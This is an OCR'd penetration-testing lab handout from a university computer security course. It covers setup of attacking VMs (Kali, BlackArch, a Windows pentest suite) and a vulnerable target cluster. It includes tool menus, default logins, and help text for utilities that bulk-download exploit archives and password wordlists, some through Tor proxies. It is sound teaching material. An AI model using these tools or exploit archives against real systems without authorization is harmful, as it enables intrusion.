南方科技大学
SOUTHERN UNIVERSITY OF SCIENCE AND TECHNOLOGY

计算机科学与工程系

Department of Computer Science and Engineering
CS 315 Computer Security Course

LAB4: SCANNING, RECONNAISSANCE, AND PENETRATION TESTING

INTRODUCTION

A penetration test, also known as a pen test, is a simulated cyber attack against your computer system to check for exploitable vulnerabilities. Pen testing can involve the attempted breaching of any number of application systems, (e.g., application protocol interfaces (APIs), frontend/backend servers) to uncover vulnerabilities, such as unsanitized inputs that are susceptible to code injection attacks.

1. Planning and reconnaissance
2. Scanning
3. Gaining Access
4. Maintaining access
5. Analysis

In this lab, your goal is to break a simulated server cluster. Imagine that you are a real pen tester, and working on a real system. During the testing, you would learn about many tools and techniques, including Metasploit Framework, Nmap, Hydra, GTFOBins, Dir-search, John-the-Ripper, and more. We would jump higher than the single system intruding, instead, we would try to grab the root privilege on systems even in the LAN.

We will use two different virtual machines: the first is your attacking machine, with multiple offensive tools installed. The other is the target environment, which is intentionally vulnerable. Different from the

previous lab, today we have 3 different attacking environments for you, according to your personal choice.

SOFTWARE / VM REQUIREMENTS

The VMware software

- HTTPS://WWW.VMWARE.COM/

The Virtual box software

- HTTPS://WWW.VIRTUALBOX.ORG/WIKI/DOWNLOADS
- HTTPS://WWW.VMWARE.COM/SUPPORT/DEVELOPER/OVF/
- HTTPS://WWW.MYLEARNING.BE/2017/12/CONVERT-A-VMWARE-FUSION-VIRTUALMACHINE-TO-VIRTUALBOX-ON-MAC/

The Kali Linux, by Offensive Security:

- HTTPS://WWW.KALI.ORG/
- <TBA>

The Black Arch Linux:

- HTTPS://BLACKARCH.ORG/
- <TBA>

The Windows Penetration Edition:

- HTTPS://GITHUB.COM/MAKOTO56/PENETRATION-SUITE-TOOLKIT
- <TBA>

Lab4 Vulnerable machine:

- <TBA>

ESTABLISH THE ATTACKING VIRTUAL MACHINE


According to your personal usage practice, we have multiple different VMs for this lab. From the classic Kali-Linux to the BlackArch and Windows penetration editions. In the all 3 different VMs, you only need to choose one of them to run and exploit.

KALI-LINUX

Kali Linux is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics, and Reverse Engineering.


Get Kali Linux from here: **HTTPS://WWW.KALI.ORG/GET-KALI/**

After the downloading, according to your CPU structure (in my case amd64), you would have the following folder. Drag the `KALI.VMX` file into your VM software.



Click **RUN** and wait for the VM software to start your Kali Linux Virtual Machine. On the login page, the default account and the password are:


USERNAME: `KALI`
PASSWORD: `KALI`



BLACKARCH


BlackArch Linux is an ARCH LINUX-based penetration testing distribution for penetration testers and security researchers. The repository contains **2811** tools. You can install tools individually or in groups. BlackArch Linux is compatible with existing Arch installs. For more information, see the INSTALLATION INSTRUCTIONS. Also, the news is published on our BLOG.


The installation steps of BlackArch Linux are similar to Kali Linux.


blackarch menu
terminals
browsers
network
blackarch
fluxbox menu
blackarch
anti-forensic
automation
automobile
backdoor
binary
bluetooth
code-audit
config
cracker
crypto
cryptography
database
debugger
decompiler
defensive
disassembler
dos
drone
exploitation
fingerprint
fingerprinting
firmware
forensic
fuzzer
hardware
honeypot
ids
keylogger
malware
misc
mobile
mobileblackarch-reversing
networking
nfc
packer
proxy
radio
recon
reversing
scan
scanner
sniffer
social
spoof
stego
tunnel
unpacker
voip
webapp
windows
wireless
bluetooth
bleah
bluebugger
attest
bluediving-bdaddr
btftp
btobex
hstest
l2cap-packet
bluelog
blueprint
blueranger
bluescan
bluesnarfer
braces
bss
psm_scan
rfcomm_scan
btlejack
btproxy-mitm
btscanner
caruhiseper
crackle
f10p
ghettotooth
hidattack
obexstress
redfang
spooftooph
tanya
tbear
tbsearch
ubertooth-afh
ubertooth-btle
ubertooth-debug
ubertooth-dfu
ubertooth-ducky
ubertooth-dump
ubertooth-ego
ubertooth-follow
ubertooth-rx
ubertooth-scan
ubertooth-specan
ubertooth-specan-ui
ubertooth-tx
ubertooth-util
msf5 > banner
https://metasploit.com
=[metasploit v5.0.39-dev
+ -- --=[1913 exploits - 1073 auxiliary - 331 post
+ -- --=[556 payloads - 45 encoders - 10 nops
+ -- --=[4 evasion
msf5 >
TM
BlackArch Linux


[blackarch ~]$ neofetch
root@blackarch
OS: Arch Linux x86_64
Host: VirtualBox 1.2
Kernel: 5.2.9-arch1-1-ARCH
Uptime: 7 mins
Packages: 5075 (pacman)
Shell: bash 5.0.7
Resolution: 1920x1080
DE: i3
Theme: Adwaita [GTK3]
Icons: Adwaita [GTK3]
Terminal: urxvt
Terminal Font: xos4 Terminus
CPU: Intel i7-8650U (1) @ 2.111GHz
GPU: VirtualBox Graphics Adapter
Memory: 334MiB / 983MiB
[blackarch ~]$ cd /
[blackarch /]$ ls
bin build etc lib mnt proc run srv tmp var
boot dev home lib64 opt root sbin sys usr
[blackarch /]$
[blackarch ~]$ wordlistctl -H
wordlistctl by blackarch.org
usage:
wordlistctl -f <arg> [options] | -s <arg> [options] | -S <arg> | <misc>
options:
-f <num> - download chosen wordlist - ? to list wordlists with id
-d <dir> - wordlists base directory (default: /usr/share/wordlists)
-c <num> - change wordlists category - ? to list wordlists categories
-s <regex> - wordlist to search using <regex> in base directory
-S <regex> - wordlist to search using <regex> in sites
-h - prefer http
-X - decompress wordlist
-F <str> - list wordlists in categories given
-r - remove compressed file after decompression
-t <num> - max parallel downloads (default: 5)
misc:
-C - disable terminal colors
-T - disable torrent download
-P - set proxy (format: proto://user:pass@host:port)
-A - set useragent string
-Y - proxy http
-Z - proxy torrent
-M - use multiprocessing for parallelization
-N - do not ask for any confirmation
-J - do not check for integrity
-V - print version of wordlistctl and exit
-H - print this help and exit
example:
# download and decompress all wordlists and remove archive
$ wordlistctl -f 0 -XR
# download all wordlists in username category
$ wordlistctl -f 0 -c 8
# list all wordlists in password category with id
$ wordlistctl -f ? -c 1
# download and decompress all wordlists in misc category
$ wordlistctl -f 0 -c 4 -X
# download all wordlists in filename category using 20 threads
$ wordlistctl -c 3 -f 0 -t 20
# download wordlist with id 2 to ""/wordlists" directory using http
$ wordlistctl -f 2 -d "/wordlists -h
# print wordlists in username and password categories
$ wordlistctl -f username,password
# download all wordlists with using tor socks5 proxy
$ wordlistctl -f 0 -P "socks5://127.0.0.1:9050" -Y
# download all wordlists with using http proxy and noleak useragent
$ wordlistctl -f 0 -P "http://127.0.0.1:9050" -Y -A "noleak"
notes:
[blackarch ~]$ sploitctl -H
sploitctl by blackarch.org
usage:
sploitctl -f <arg> [options] | -u <arg> [options] | -s <arg> [options] | <
misc>
options:
-f <num> - download exploit archives from chosen sites
- ? to list sites
-u <num> - update exploit archive from chosen installed archive
- ? to list downloaded archives
-d <dir> - exploits base directory (default: /usr/share/exploits)
-s <regex> - exploits to search using <regex> in base directory
-t <num> - max parallel downloads (default: 4)
-r <num> - max retry failed downloads (default: 3)
-A <str> - set useragent string
-P <str> - set proxy (format: proto://user:pass@host:port)
-X - decompress archive
-R - remove archive after decompression
misc:
-V - print version of sploitctl and exit
-H - print this help and exit
example:
# download and decompress all exploit archives and remove archive
$ sploitctl -f 0 -XR
# download all exploits in packetstorm archive
$ sploitctl -f 4
# list all available exploit archives
$ sploitctl -f ?
# download and decompress all exploits in m00-exploits archive
$ sploitctl -f 2 -XR
# download all exploits archives using 20 threads and 4 retries
$ sploitctl -r 4 -f 0 -t 20
# download lsd-pl-exploits to ""/exploits" directory
$ sploitctl -f 3 -d "/exploits
# download all exploits with using tor socks5 proxy
$ sploitctl -f 0 -P "socks5://127.0.0.1:9050"
# download all exploits with using http proxy and noleak useragent
$ sploitctl -f 0 -P "http://127.0.0.1:9050" -A "noleak"
# list all installed exploits available for download
$ sploitctl -u ?
# update all installed exploits with using http proxy and noleak useragent
$ sploitctl -u 0 -P "http://127.0.0.1:9050" -A "noleak" -XR
notes:
* sploitctl update's id are relative to the installed archives
and are not static, so by installing an exploit archive it will

南方科技大学
SOUTHERN UNIVERSITY OF SCIENCE AND TECHNOLOGY







WINDOWS 10 PENETRATION


Windows 10 with WSL Kali Linux is a GitHub project to collect the most commonly used penetration tools in one system. The repo address is HTTPS://GITHUB.COM/MAKOTO56/PENETRATION-SUITE-TOOLKIT


Use the same VM installation steps to establish this system.




此电脑
回收站
[+] AndroidTools 安卓工具
[+] AntivirusTools 免杀工具
[+] ConnectTools 远程工具
[+] CrackTools 破解工具
[+] DatabaseTools 数据库工具
[+] DictionaryTools 字典工具
[+] DiskTools 磁盘工具
[+] EditTools 编辑工具
[+] ExpolitTools 漏洞工具
[+] IntranetTools 内网工具
[+] MediaTools 媒体工具
[+] ProgramTools 编程工具
[+] ReverseTools 逆向工具
[+] ScanTools 扫描工具
[+] ShellTools 权限工具
[+] StegaTools 隐写工具
[+] TrafficTools 流量工具
Penetration™
Powered By Windows Workstation
英 18:40


此电脑
回收站
设置
主页
查找设置
系统
通知和操作
专注助手
电源和睡眠
存储
平板电脑
多任务处理
投影到此电脑
体验共享
剪贴板
远程桌面
关于
关于
系统正在监控并保护你的电脑。
在 Windows 安全中心中查看详细信息
设备规格
设备名称 penetration
处理器 Intel(R) Core(TM) i5-10400F CPU @ 2.90GHz 2.90 GHz (2 个处理器)
机带 RAM 8.00 GB
设备 ID B2F176B3-7EA7-40EF-B29E-0E21CFFDDAAC
产品 ID 00391-80000-00001-AA922
系统类型 64 位操作系统，基于 x64 的处理器
笔和触控 没有可用于此显示器的笔或触控输入
复制
重命名这台电脑
Windows 规格
版本 Windows 10 专业工作站版
版本号 21H1
安装日期 2022/4/2
操作系统内部版本 19043.1620
体验 Windows Feature Experience Pack 120.2212.4170.0
复制
相关设置
BitLocker 设置
设备管理器
远程桌面
系统保护
高级系统设置
重命名这台电脑
设置
英 18:41





SCANNING THE TARGET

Another Virtual Machine we need to use in this lab is a simulated computing cluster.

The virtual machine is using Docker for virtualization and deploys 3 different servers itself. In the real-world computing cluster, the dockers


are different computers, in the same inner network, but not exposed to the public network.

In the virtualization software (VMware or VirtualBox), we need to set up the network structure. For example, in VMware, the software establishes 2 local network IP range by default: **host-only** and **NAT**. What's the difference between those network modes?

- **Host-Only**: The VM will be assigned one IP, but it's only accessible by the box VM is running on. No other computers can access it.
